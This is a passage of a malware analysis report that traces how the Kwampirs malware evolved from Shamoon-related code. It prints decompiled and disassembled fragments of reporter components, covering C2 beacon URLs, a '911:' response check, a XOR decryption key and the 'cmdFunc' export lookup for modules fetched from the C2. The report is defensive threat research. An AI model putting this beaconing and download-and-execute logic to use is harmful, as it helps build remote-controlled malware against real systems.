


```
hInternet = InternetOpenW(L"ItIsMe", *(&dwAccessType + v0), (&lpszProxy)[2 * v0],
v22 = 0;
v24 = &off_40FE78[2 * v0];
do
{
  v18 = *(_BYTE **)v24;
  if ( v18 )
  {
    v2 = (const WCHAR *)unknown_libname_2(2048);
    get_mac((const unsigned __int16 *)&v25);
    v26 = 0;
    if ( v2 )
    {
      v3 = GetTickCount();
      sub_402080(L"http://%s?%s=%s&i=%s&c=%d", v18, L"afg", &unk_40D260, &v25, v3)
```

Figure 52: **PKCS12 reporter that sends parameters "afg", "i" and "c"**

2.2 "886e7" reporter 2 (PKCS7)


The second reporter of 886e7 is 1eb2c0e3868758bbb1c6fa8fc3b5ee7aa8f93ade19f543ccfa61f149cf418701 (encrypted and hidden in resource 113 under PKCS7). It does reduce the number of parameters to two (Figure 53), and the first is set to NULL, except the value of GetTickCount (for busting web caches). This means that the only purpose of this one was to download and execute an additional module from a C2.



```
hInternet = InternetOpenW(L"ItIsMe", *(&dwAccessType + v1), (&lpszProxy)[2 * v1],
v21 = 0;
v24 = &off_40FE78[2 * v1];
do
{
  v2 = *(_DWORD *)v24;
  if ( *(_DWORD *)v24 )
  {
    v3 = (const WCHAR *)unknown_libname_2(0x800u);
    if ( v3 )
    {
      v4 = v19;
      if ( !v19 )
        v4 = &unk_40D244;
      v5 = GetTickCount();
      sub_401FA0(L"http://%s?%s=%s&cache=%d", v2, L"abc", v4, v5);
      v0 = InternetOpenUrlW(hInternet, v3, 0, 0, 0x100u, 0);
```

Figure 53: PKCS7 reporter that sends parameters "abc" and "cache"

In both reporters, the C2 returns data in the same format as Kwampirs C2 (different to Shamoon 1). We know this because the samples explicitly look for the prefix "911:" in the messages received (Figure 54), and this is how Kwampirs C2 was indicating victims to download additional modules (responding with 911:md5_of_module_to_download).




```
mov     ebx, ds:InternetCloseHandle
call    ebx ; InternetCloseHandle
mov     edx, [ebp+hInternet]
push    edx             ; hInternet
call    ebx ; InternetCloseHandle
push    esi
call    delete__
mov     esi, [ebp+var_34]
add     esp, 4
test    esi, esi
jz      loc_40202A
cmp     edi, 3
jb      loc_40202A
xor     ebx, ebx
cmp     byte ptr [esi], '9'
jnz     loc_402010
cmp     byte ptr [esi+1], '1'
jnz     loc_402010
cmp     byte ptr [esi+2], '1'
jnz     loc_402010
cmp     edi, 3
jbe     loc_402010
add     edi, 0FFFFFFFDh
lea     eax, [esi+3]
push    edi
push    eax
call    check_response_is_valid
```

Figure 54: Code of PKCS12/7 that searches for "911" string in C2 response

Both use the same XOR key ("¦(}¡È¦(}â") to decrypt the downloaded component, which is a DLL instead of an exe (differing from Shamoon 1, but exactly the same as Kwampirs).

In the same way as Kwampirs does, both reporters will load the dll in memory and both will search for an exported function called "cmdFunc" (Figure 55).



```
mov     ecx, [edi]
add     ecx, eax
push    ecx             ; char *
push    offset aCmdfunc ; "cmdFunc"
call    __stricmp
add     esp, 8
test    eax, eax
jz      short loc_401B1B
mov     eax, [ebp+var_4]
inc     eax
add     edi, 4
add     ebx, 2
```


Figure 55: Search for "cmdFunc" in PKCS12/7

Turns out Kwampirs samples use the string "CF" for the same purpose, so they switched to the acronym.

3 Campaign 0

After 886e7 our researchers believe the authors start what could be considered Kwampirs own path, with sample a5e5b4e6caf7ac3ac8d9b7b3527f767ff011d138246686822fea213a3b0597fc (campaign 0 identified by Reversing Labs). This sample starts shifting Kwampirs away from Shamoon, to avoid detection via Shamoon patterns.


- This reporter is a DLL, not an ".exe" file, as opposed to previous reporters.
- The name of the reporter is "Actuator.dll" (Figure 56).



```
aActuator_dll   db 'Actuator.dll',0
aMydllmain      db 'MyDllMain',0
                align 800h
```

Figure 56: Kwampirs reporter Actuator.dll metadata


The new reporter starts adding garbage strings (Figure 57), the same as the dropper components (something that was not found in the 886e7 reporters).



```
xor     ebx, ebx
mov     [esp+9Ch+var_88], ebx
mov     [esp+9Ch+var_84], ebx
mov     [esp+9Ch+var_80], ebx
mov     [esp+9Ch+var_4], ebx
mov     ecx, 15h
mov     esi, offset aAkljepowrjklfh ; "akljepowrjklfhksdj\n\nwkehjrwekrlw;;asd"
```

Figure 57: Creation of garbage strings in Actuator.dll

